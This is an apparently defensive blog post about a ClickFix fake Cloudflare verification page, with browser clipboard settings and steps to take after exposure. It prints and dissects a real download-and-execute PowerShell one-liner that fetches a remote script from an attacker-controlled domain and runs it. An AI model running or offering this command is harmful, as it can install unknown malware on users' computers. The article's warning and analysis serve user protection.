Imagine visiting a website to read an article, watch a video, or download a file. Instead of the page opening normally, you see a familiar-looking Cloudflare verification screen asking you to prove that you are human.
The page looks convincing. It displays the Cloudflare logo, a verification message, and instructions that appear to be part of a routine security check.
But there is a catch.
Instead of asking you to click a checkbox and complete a normal CAPTCHA, the page instructs you to press Windows + R, paste a command, and press Enter.
That is the moment you should stop.

A fake verification page using this technique can trick you into placing a command on your clipboard and then persuading you to execute it yourself. The command may download and run additional code on your computer.
This type of social-engineering attack is commonly known as ClickFix. It exploits trust in familiar verification screens rather than relying solely on a conventional software vulnerability.
The concerning part is that the initial interaction can look completely harmless.
What happened in this incident?

During a visit to a website, a Cloudflare-branded verification screen appeared with a message saying that verification had failed. A second panel titled “Human Verification” then instructed the visitor to perform several keyboard actions.
The instructions included:
- Press Windows + R.
- Press Ctrl + V.
- Press Enter.
- Wait for verification to complete and refresh the page.

The command was already present on the clipboard. The visitor did not follow the instructions and instead inspected the copied text.
That decision matters.
A command sitting on your clipboard does not execute itself. The danger begins when a user pastes and runs it, or otherwise executes the downloaded script.
It is also important to understand that this particular screenshot does not establish exactly how the command reached the clipboard, who operated the website, or what the remote server would deliver to every visitor.
However, the combination of a fake verification screen, a pre-populated clipboard, and instructions to execute a PowerShell command is a serious security warning.
How does the fake CAPTCHA trick work?
A conventional CAPTCHA asks a visitor to complete a visual, audio, or other supported challenge. Depending on the service, verification may also involve background browser checks.
A ClickFix-style page takes a different approach. It uses instructions that appear technical but are designed to persuade the visitor to perform a potentially dangerous action.
Here is how the attack pattern can work.

Step 1: The website displays a convincing verification page
The page imitates a familiar security service and tells the visitor that additional verification is necessary.
Attackers may use branding, progress indicators, error messages, or keyboard instructions to make the process look legitimate.
Step 2: JavaScript may place a command on the clipboard
A malicious page can use JavaScript and browser clipboard functionality to copy text following an appropriate user interaction, subject to browser security restrictions.
For example, a page may associate a clipboard-writing action with a click on a fake verification checkbox.
The visitor thinks they are completing a CAPTCHA, but the click may trigger an entirely different action.
This is an important distinction: the checkbox is not necessarily verifying anything. It may be part of the deception.
The exact mechanism cannot be confirmed from the screenshot alone. Clipboard changes can also occur through other browser interactions, extensions, or applications.
Step 3: The visitor is instructed to execute the copied command
The page tells the visitor to open Windows Run or a terminal, paste the clipboard contents, and press Enter.
This step is crucial to the attack. The website is trying to persuade the user to execute code outside the normal browser page.
A genuine CAPTCHA should not require this procedure.
Step 4: The command downloads and runs another script
In the example examined here, the PowerShell command retrieves a remote script, saves it to a temporary file, parses it, and executes it.
The downloaded script determines what happens next. Depending on its contents, it could perform benign actions, collect information, download additional malware, or attempt to establish further access to the computer.
Without examining the actual downloaded payload safely, it would be inaccurate to claim that this specific command definitely steals passwords or installs remote-access software.
Nevertheless, its behavior is suspicious enough that users should not run it.
The suspicious PowerShell command, explained (DO NOT COPY OR RUN)
The command found on the clipboard was:
powershell -ExecutionPolicy RemoteSigned -Command "$f=$env:TEMP+'\x.ps1';irm ('nonprofitrole.com/'+'GMthlyLoTD7g5J4UnA') -OutFile $f;$e=[Management.Automation.Language.Parser]::ParseFile($f,[ref]$null,[ref]$null);&($e.GetScriptBlock())"Do not copy or execute this command. It is presented here for educational and defensive analysis.

Although the command looks complicated, its structure can be broken into four main stages.
1. Launching PowerShell
powershell -ExecutionPolicy RemoteSigned -CommandThis launches PowerShell and instructs it to execute the supplied command.
RemoteSigned is an execution-policy setting. It is not a security certification and does not establish that the script is trustworthy.
2. Downloading a remote file
$f=$env:TEMP+'\x.ps1'This creates a file path using the Windows temporary directory and the filename x.ps1.
The next part is:
irm ('nonprofitrole.com/'+'GMthlyLoTD7g5J4UnA') -OutFile $fHere, irm is a PowerShell alias for Invoke-RestMethod.
The URL is assembled from two strings. The command then downloads the response and writes it to the file path stored in $f.
Why this matters: the visible command does not contain the full functionality of the downloaded script. The remote content can determine what the command ultimately does.
3. Parsing the downloaded script
$e=[Management.Automation.Language.Parser]::ParseFile($f,[ref]$null,[ref]$null)This uses PowerShell’s language parser to read the downloaded file and construct a representation of its script.
Parsing a script is not the same as proving that it is safe. The important question is what happens when the resulting script is executed.
4. Executing the downloaded code
&($e.GetScriptBlock())The call operator, &, invokes the script block returned by GetScriptBlock().
In practical terms, the command downloads a PowerShell script and executes its contents.
What could the downloaded script do?
The command alone does not establish the final payload’s capabilities. Depending on the script, possible outcomes include:
- Downloading additional executable files.
- Collecting information from the affected computer.
- Attempting to obtain browser credentials or session cookies.
- Modifying system settings or establishing persistence.
- Attempting to install remote-access components.
These are potential consequences of malicious payloads, not confirmed findings about the particular downloaded file.
A successful attack may also fail because of endpoint protection, network restrictions, missing permissions, or other safeguards.
Can simply opening a website change your clipboard?
Yes, under certain circumstances, a website can cause text to be written to the clipboard. Modern browsers restrict clipboard operations, but they do not treat every clipboard write in the same way.
For example, browser clipboard APIs may permit writing text following a user interaction, subject to browser-specific rules. A malicious page can exploit that behavior by associating a clipboard-writing action with a click on a fake verification control.
This does not mean that every website can silently read everything you copy.
It is essential to distinguish two different operations:
| Clipboard operation | What it means |
|---|---|
| Reading the clipboard | A website attempts to access text or images already copied by the user. |
| Writing to the clipboard | A website attempts to replace the clipboard contents with new text. |
These are not the same permission or security question.
An important limitation of Chrome’s clipboard setting
Chrome provides a setting called:
“Don’t allow sites to see text and images on your clipboard.”
This is the setting shown in the screenshot captured during this investigation.
However, this setting primarily restricts websites from reading clipboard contents through the relevant browser permission mechanism. It is not a universal switch that prevents all websites from writing to the clipboard.
Consequently, changing this setting is useful for privacy, but it should not be presented as a complete defense against ClickFix attacks.
Google documents Chrome’s clipboard permission controls in its official Chrome site settings guide and its Chrome Enterprise clipboard policy documentation.
How to block clipboard access in Google Chrome
If you use Chrome on Windows, follow these steps.
Step 1: Open the clipboard settings
Type the following address into the Chrome address bar:
chrome://settings/content/clipboardPress Enter.

Step 2: Block clipboard-reading permissions
Under Default behavior, select:
Don’t allow sites to see text and images on your clipboard.
This prevents sites from using the relevant clipboard-reading permission.
Step 3: Review websites with individual permissions
Scroll down to the customized behaviors section.
Check the list under Allowed to see your clipboard. Remove any website that does not need clipboard access.
For example, the screenshot shows Canva listed as an allowed website. If you use Canva’s clipboard functionality, you may want to retain that permission. Otherwise, you can remove it.
Your changes are saved automatically.
Remember: these steps do not guarantee that a website cannot place text on your clipboard. The most important defense is to never execute commands supplied by an untrusted webpage.
How to improve clipboard security in Firefox
Firefox provides a site-permissions panel that lets users inspect and change certain permissions granted to individual websites.
However, the exact clipboard controls available depend on the browser version and permission being requested. Firefox does not necessarily expose a universal, user-facing switch that blocks every clipboard write.
Try the following:
- Open Firefox.
- Visit the website whose permissions you want to inspect.
- Click the site-information icon beside the address bar.
- Open the available permissions panel.
- Review any listed permissions and revoke anything you do not recognize or need.
You can also review site permissions through Firefox’s settings and privacy controls.
Mozilla’s Site Permissions panel guide explains how to review and adjust website permissions.
If you cannot find a clipboard permission, do not assume that Firefox has a hidden option you must enable. The standard interface may not expose a global clipboard-writing control.
For additional protection, keep Firefox updated, remove unfamiliar extensions, and avoid running commands provided by websites.
How to improve clipboard security in Safari
Safari on macOS and Safari on iPhone or iPad handle website permissions differently from Chrome.
Safari does not offer the same general clipboard-permission switch shown in the Chrome screenshot across all versions and platforms.
On a Mac, you can review website settings as follows:
- Open Safari.
- Select Safari → Settings.
- Open the Websites tab.
- Review the available permissions and remove access that is unnecessary.
The available website categories vary by Safari version. If Clipboard is not listed, there may be no corresponding general clipboard toggle in that version.
On iPhone or iPad, review Safari-related options in the Settings app and keep iOS or iPadOS updated.
For more information, consult Apple’s official Safari support resources.
As with Chrome and Firefox, do not assume that restricting a website permission prevents every possible clipboard write. A fake CAPTCHA that instructs you to execute a command should be treated as suspicious regardless of the browser.
What about Internet Explorer?
Internet Explorer 11’s desktop application is retired and is no longer supported on many Windows configurations. Microsoft recommends moving to Microsoft Edge, with IE mode available for certain legacy websites.
See Microsoft’s official Internet Explorer support information.
Internet Explorer should not be treated as a suitable modern browser for everyday security-sensitive browsing.
If you still depend on an older application that requires Internet Explorer compatibility, use a supported configuration and seek guidance from your organization’s IT administrator.
What about Microsoft Edge?
Because Edge is based on Chromium, its site-permission settings are similar to Chrome’s.
You can open:
edge://settings/content/clipboardReview the default clipboard permission and remove unnecessary website exceptions.

As with Chrome, the relevant setting primarily addresses clipboard-reading permissions. It should not be described as a complete defense against websites that write to the clipboard following a user interaction.
Can you receive an alert every time something is copied?
This is one of the most useful questions raised by this incident.
Unfortunately, Chrome, Firefox, and Safari do not all provide a universal, built-in alert that reliably appears whenever any website or application changes the clipboard.
There are several different protections to consider:
Browser clipboard permissions: Restrict certain website clipboard operations, especially reading.
Windows clipboard history: Press Win + V to review recent clipboard entries if clipboard history is enabled. This is a history feature, not a guaranteed real-time alert.
Clipboard-monitoring utilities: Some tools monitor clipboard changes and may notify you. Their coverage depends on the operating system and monitoring method.
Endpoint protection: Microsoft Defender can help detect and block malicious software, but it is not designed to display an alert for every clipboard change.
For most users, the practical combination is to restrict unnecessary website permissions, keep the browser and operating system updated, use reputable endpoint protection, and never execute commands supplied by an untrusted webpage.
What should you do if you accidentally ran the command?
The response depends on what happened.
Scenario 1: You only visited the website
If you opened the page but did not execute the command:
- Close the suspicious tab.
- Replace the clipboard contents with harmless text.
- Review browser extensions and site permissions if you suspect anything unusual.
- Keep your browser and Windows updated.
A clipboard change alone does not mean that malware was installed.
Scenario 2: You copied the command but did not execute it
If you pasted the command into a text editor or simply found it on your clipboard, it has not executed merely because it was copied.
Clear the clipboard and do not paste it into Windows Run, PowerShell, Command Prompt, or another terminal.
You generally do not need to change every password solely because a suspicious command was copied but never executed.
Scenario 3: You pasted the command into Run or PowerShell and pressed Enter
Treat this as a potential security incident.
Take these steps immediately:
- Disconnect the affected PC from the internet. Turn off Wi-Fi or unplug Ethernet to limit possible communication with a remote server.
- Do not enter passwords on the affected computer. Use a separate, trusted device for sensitive account activity.
- Run a Microsoft Defender scan. Start with a full scan. If compromise is suspected, consider Microsoft Defender Offline.
- Review important accounts from a clean device. If there is evidence or a credible risk of credential theft, change passwords, revoke active sessions, and enable multifactor authentication.
- Check for unusual activity. Review account sign-ins, newly installed applications, unfamiliar browser extensions, and unexpected security alerts.
- Seek professional help if necessary. If the command executed successfully, sensitive data was accessed, or malware is detected, consult a qualified incident-response professional or your IT administrator.
If the PC contains business credentials, financial information, customer data, or administrative access, consider the possibility that the incident affects more than one account or service.
Do not assume that deleting the downloaded temporary file is sufficient to clean an infected system. A script may have performed additional actions before finishing.
How to recognize a fake verification page
Keep these warning signs in mind:
- The page asks you to press Windows + R.
- It tells you to paste something you did not intentionally copy.
- It asks you to execute PowerShell, Command Prompt, or terminal commands.
- It claims that running a command is necessary to complete a CAPTCHA.
- It asks you to disable antivirus software or bypass security warnings.
- It uses a familiar company’s logo but behaves in an unusual way.
The key lesson is simple: a CAPTCHA should not require you to run a PowerShell command to prove that you are human.
A logo, HTTPS connection, or familiar-looking page does not prove that the website is trustworthy.
Frequently asked questions
Can a website steal my passwords just by copying text to my clipboard?
Not necessarily. Writing text to the clipboard does not itself reveal your saved passwords to the website. A separate malicious script or action would be needed to access credentials or other sensitive information.
Can this attack work even if I have antivirus installed?
Potentially. Security software can detect or block some malicious activity, but no security product guarantees protection against every attack. Never rely on antivirus software as permission to run untrusted commands.
Does blocking clipboard access in Chrome stop this attack?
It can restrict certain clipboard-reading operations, but it is not a complete defense against clipboard-writing behavior or user-assisted command execution.
Should I change all my passwords after visiting the suspicious page?
If you only visited the page and did not execute the command, a password reset is not automatically necessary. If you ran the command, detected suspicious account activity, or suspect credential theft, use a clean device to secure affected accounts.
Is every Cloudflare verification page dangerous?
No. Cloudflare provides legitimate security and verification services. The warning concerns pages that impersonate verification processes and instruct visitors to execute operating-system commands.
Final thoughts: Never let a webpage turn you into its execution engine
The most important lesson from this incident is not that every website can freely access your computer. It is that attackers can use a convincing webpage to persuade people to perform actions that the browser would otherwise keep separate from ordinary website content.
A clipboard can contain a command without executing it. A browser permission can restrict one type of clipboard access without blocking every other type. And a command that downloads a script can conceal the behavior that matters most.
If a website tells you to open Windows Run, paste a command, and press Enter to complete a verification check, stop immediately.
Close the page. Do not execute the command. Verify the website independently.
Share this warning with friends, family members, and colleagues who may not recognize the difference between a normal CAPTCHA and a request to run code on their own computer.
Security note: The command analyzed in this article downloads and executes a remote PowerShell script. The ultimate payload has not been independently verified here, so the article describes potential consequences rather than claiming that a particular password-stealing or remote-access payload was confirmed.